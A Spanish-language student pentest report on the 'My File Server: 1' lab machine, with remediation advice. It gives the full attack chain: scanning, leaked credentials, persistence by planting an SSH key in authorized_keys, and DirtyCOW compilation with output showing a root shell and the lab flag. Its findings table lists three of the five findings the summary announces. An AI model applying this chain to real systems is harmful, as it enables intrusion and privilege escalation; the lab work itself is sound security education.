


01 de octubre de 2026

RED TEAM REPORTE

Pentesting de My File Server: 1

CNO IV – Seguridad Informática

Profesor: Servando López Contreras
Universidad Politécnica de San Luis Potosí



Luis Felipe Jaramillo Barajas
MATRICULA: 183559

Contenido

1. Executive Summary	2
2. Alcance (Scope)	2
3. Metodología Aplicada	2
4. Fase de Reconocimiento	3
5. Enumeración	4
5.1 Escaneo de puertos y versiones	4
5.2 Escaneo agresivo (scripts NSE y detección de SO).....	5
5.3 Enumeración de recursos SMB.....	6
5.4 Enumeración del servicio web.....	7
6. Explotación	8
7. Escalada de Privilegios	9
8. Análisis de Impacto (Modelo CIA).....	11
Confidencialidad.....	11
Integridad.....	11
Disponibilidad.....	11
9. Recomendaciones Técnicas	12
10. Tabla de Hallazgos	12

1. Executive Summary

Se realizó una evaluación de seguridad ofensiva (pentesting) sobre la máquina My File Server: 1, esta simula un entorno corporativo de almacenamiento de archivos expuesto. El objetivo fue identificar, explotar y documentar las vulnerabilidades presentes, evaluando el nivel de exposición real del sistema ante un atacante.

Durante el ejercicio se identificaron 5 hallazgos, de los cuales 2 se clasifican como críticos. La cadena de ataque combinó fallas de configuración (FTP anónimo, permisos de escritura en SMB, exposición de credenciales) con una vulnerabilidad de kernel sin parchar, conocida como DirtyCOW, lo que permitió escalar desde un acceso anónimo hasta el control total de root.

El hallazgo más crítico es la combinación de credenciales expuestas en texto plano y un kernel desactualizado: por sí solos ya representan un riesgo severo, pero combinados garantizan el compromiso total del servidor. Se recomienda remediación inmediata antes de considerar este servicio apto para un entorno de producción.

2. Alcance (Scope)

Objetivo de la evaluación: la máquina virtual My File Server: 1, IP 192.168.56.104 dentro de un laboratorio aislado en red host-only de VirtualBox.

- Tipo de prueba: Caja negra, sin credenciales ni documentación previa del sistema.
- Entorno: laboratorio controlado y aislado con red solo-anfitrión.
- Máquina atacante: Kali Linux, IP 192.168.56.103.
- Fuera de alcance: cualquier sistema distinto a la IP objetivo, no se realizaron pruebas de denegación de servicio.
- Ejercicio académico realizado en entorno de laboratorio propio, sin impacto a terceros.

3. Metodología Aplicada

Se siguió una metodología de pentesting basada en las fases estándar de PTES/OWASP, adaptada al alcance del ejercicio:

- Reconocimiento: descubrimiento de host activo en la red.
- Enumeración: identificación de puertos, servicios, versiones y recursos compartidos.
- Análisis de vulnerabilidades: correlación de versiones de software y configuraciones contra vulnerabilidades conocidas.
- Explotación: obtención de acceso inicial al sistema.
- Escalada de privilegios: elevación de acceso de usuario estándar a root.
- Documentación: registro de evidencia técnica en cada fase.

4. Fase de Reconocimiento

Se identificó la dirección IP de la máquina objetivo dentro de la red host-only mediante análisis pasivo de tráfico ARP.

```
sudo netdiscover -i eth1 -r 192.168.56.0/24
```




Figura 1. Descubrimiento de hosts activos con netdiscover — se identifica 192.168.56.104.

5. Enumeración

5.1 Escaneo de puertos y versiones

```
nmap -p- 192.168.56.104 -sV
```




Figura 2. Escaneo completo de puertos con detección de versión.

Se identificaron 7 servicios expuestos:

- FTP (vsftpd 3.0.2)
- SSH (OpenSSH 7.4)
- HTTP (Apache 2.4.6 / CentOS)
- rpcbind
- SMB (Samba)
- NFS
- Un segundo FTP (ProFTPD 1.3.5) en el puerto 2121.

5.2 Escaneo agresivo (scripts NSE y detección de SO)

```
nmap -A 192.168.56.104
```

```

kali@kali: ~
Session Actions Edit View Help
| 100021 1,3,4 51190/udp nlockmgr
| 100024 1 34548/udp6 status
| 100024 1 45204/udp status
| 100024 1 48516/tcp status
| 100024 1 56835/tcp6 status
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
| 100227 3 2049/udp6 nfs_acl
445/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open nfs_acl 3 (RPC #100227)
2121/tcp open ftp ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:F0:33:D0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5
.2-5644 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.2 - 3.10 (94%), Linux 3.2 -
3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 3.10 (93%), Li
nux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.9.1)
| Computer name: localhost
| NetBIOS computer name: FILESERVER\x00
| Domain name: \x00
| FQDN: localhost
| System time: 2026-10-01T00:32:54+05:30
|_ smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m29s, median: -1s
|_ smb2-time:
| date: 2026-09-30T19:02:53
| start_date: N/A
|_ smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required

TRACEROUTE
HOP RTT ADDRESS
1 4.96 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.04 seconds

(kali@kali)-[~]
$

```

Figura 3. Resultado de nmap -A: confirma FTP anónimo habilitado y hostname FILESERVER via SMB.

5.3 Enumeración de recursos SMB

```
smbmap -H 192.168.56.104
```

```

kali@kali: ~
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 31.04 seconds

(kali@kali)-[~]
$ smbmap -H 192.168.56.104

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[\\] Initializing hosts...
[/] Initializing hosts...
[-] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Initializing hosts...
[\\] Authenticating...
[\\] Authenticating...
[\\] Authenticating...
[\\] Authenticating...
[\\] Authenticating...
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[\\] Authenticating...
[\\] Enumerating shares...
[/] Enumerating shares...
[-] Enumerating shares...
[\\] Enumerating shares...

[+] IP: 192.168.56.104:445      Name: 192.168.56.104      Status: NULL Session
    Disk                                     Permissions      Comment
    ----                                     -
    print$                                NO ACCESS        Printer Drivers
    smbdata                               READ, WRITE      smbdata
    smbuser                               NO ACCESS        smbuser
    IPC$                                  NO ACCESS        IPC Service (Samba)

4.9.1)
[\\] Closing connections..
[/] Closing connections..
[-] Closing connections..

[*] Closed 1 connections

```

Figura 4. smbmap revela el recurso compartido "smbdata" con permisos READ, WRITE en sesión NULL.

5.4 Enumeración del servicio web

```
nikto -h 192.168.56.104
```




Figura 5. Nikto identifica /readme.txt como archivo potencialmente sensible.




Figura 6. Contenido de readme.txt: credenciales expuestas (smbuser / rootroot1).

6. Explotación

Con las credenciales obtenidas (smbuser: rootroot1), se aprovechó el permiso de escritura del recurso smbdata para depositar una llave pública SSH propia dentro de /home/smbuser/.ssh/authorized_keys vía FTP, habilitando así un acceso SSH persistente sin necesidad de la contraseña.

```
ftp 192.168.56.104 > cd .ssh > put ~/.ssh/id_rsa.pub authorized_keys
```




Figura 7. Subida exitosa de la llave pública como *authorized keys* vía FTP.

```
ssh -i ~/.ssh/id_rsa smbuser@192.168.56.104
```

```

smbuser@fileserver:~
Session Actions Edit View Help
kali@kali: ~ x smbuser@fileserver:~ x
(kali@kali)-[~]
$ ssh -i ~/.ssh/id_rsa smbuser@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/0XtSpg3oMO2gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                          #
#                               Designed By :- Akanksha Sachin Verma         #
#                               Twitter    :- @akankshavermasv              #
#                               #####                                       #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
::1      localhost4      localhost6.localhost6
fileserver  localhost4.localhost4  localhost.localhost
localhost  localhost6
[smbuser@fileserver ~]$

```

Figura 8. Acceso SSH exitoso como smbuser mediante autenticación por llave.

7. Escalada de Privilegios

Una vez dentro del sistema, se identificó la versión del kernel para evaluar vulnerabilidades locales conocidas.

```
uname -a → Linux fileserver 3.10.0-229.el7.x86_64
```

Esta versión de kernel es vulnerable a DirtyCOW (CVE-2016-5195), una condición de carrera en el subsistema de memoria del kernel de Linux que permite a un usuario sin privilegios obtener acceso de escritura sobre asignaciones de memoria de solo lectura, elevando sus privilegios en el sistema.




Figura 9. Confirmación de la versión de kernel vulnerable y descarga del exploit desde el servidor HTTP local en Kali.

```
gcc 40616.c -o exploit -pthread ./exploit
```




Figura 10. Compilación y ejecución del exploit DirtyCOW: se obtiene shell de root.

El exploit sobrescribe el binario /usr/bin/passwd explotando la condición de carrera copy-on-write, entregando una shell interactiva con privilegios de root.

```
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[smbuser@fileserv ~]$ ./exploit
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserv smbuser]# cd /root
[root@fileserv root]# ls
proof.txt
[root@fileserv root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv root]#
```

Figura 11. Confirmación de acceso root: lectura de /root/proof.txt.

8. Análisis de Impacto (Modelo CIA)

Confidencialidad

Impacto crítico. El acceso root permite leer cualquier archivo del sistema, incluyendo configuraciones, bases de datos locales y credenciales de otros servicios que pudieran residir en el servidor.

Integridad

Impacto crítico. Con privilegios de root es posible modificar cualquier archivo, instalar puertas traseras persistentes, alterar registros (logs) para ocultar el ataque, o modificar los archivos almacenados en el servicio de archivos compartido.

Disponibilidad

Impacto alto. Un atacante con acceso root puede detener servicios, eliminar datos o dejar el sistema inoperante, afectando la continuidad del servicio de almacenamiento de archivos para la organización.

9. Recomendaciones Técnicas

- Actualizar el kernel de Linux a una versión parchada contra CVE-2016-5195 y establecer un proceso de gestión de parches recurrente.
- Deshabilitar el inicio de sesión FTP anónimo en vsftpd.
- Revisar y restringir los permisos de los recursos compartidos SMB; eliminar sesiones NULL y exigir autenticación.
- Eliminar cualquier archivo con información sensible del directorio público del servidor web.
- Monitorear y restringir la escritura sobre directorios .ssh de usuarios del sistema; auditar cambios en authorized_keys.
- Implementar un sistema de detección de intrusos (IDS/HIDS) que alerte sobre escaladas de privilegios anómalas.
- Aplicar el principio de mínimo privilegio: limitar qué cuentas pueden escribir en recursos compartidos críticos.

10. Tabla de Hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H01	FTP anónimo habilitado (vsftpd)	Media	nmap: ftp-anon: Anonymous FTP login allowed (FTP code 230)	Permite reconocimiento del sistema de archivos sin credenciales	Deshabilitar el inicio de sesión anónimo en vsftpd
H02	Recurso SMB "smbdata" con permisos de escritura sin control de acceso robusto	Alta	smbmap -H: smbdata → READ, WRITE (NULL Session)	Permite escribir archivos arbitrarios en el home de smbuser desde una sesión no autenticada	Restringir permisos del share, deshabilitar sesiones NULL, requerir autenticación
H03	Credenciales en texto plano publicadas en el servidor web	Crítica	http://192.168.56.104/readme.txt → usuario y contraseña de smbuser	Compromiso directo de una cuenta válida del sistema	Eliminar archivos sensibles del webroot; auditar contenido publicado antes de desplegar
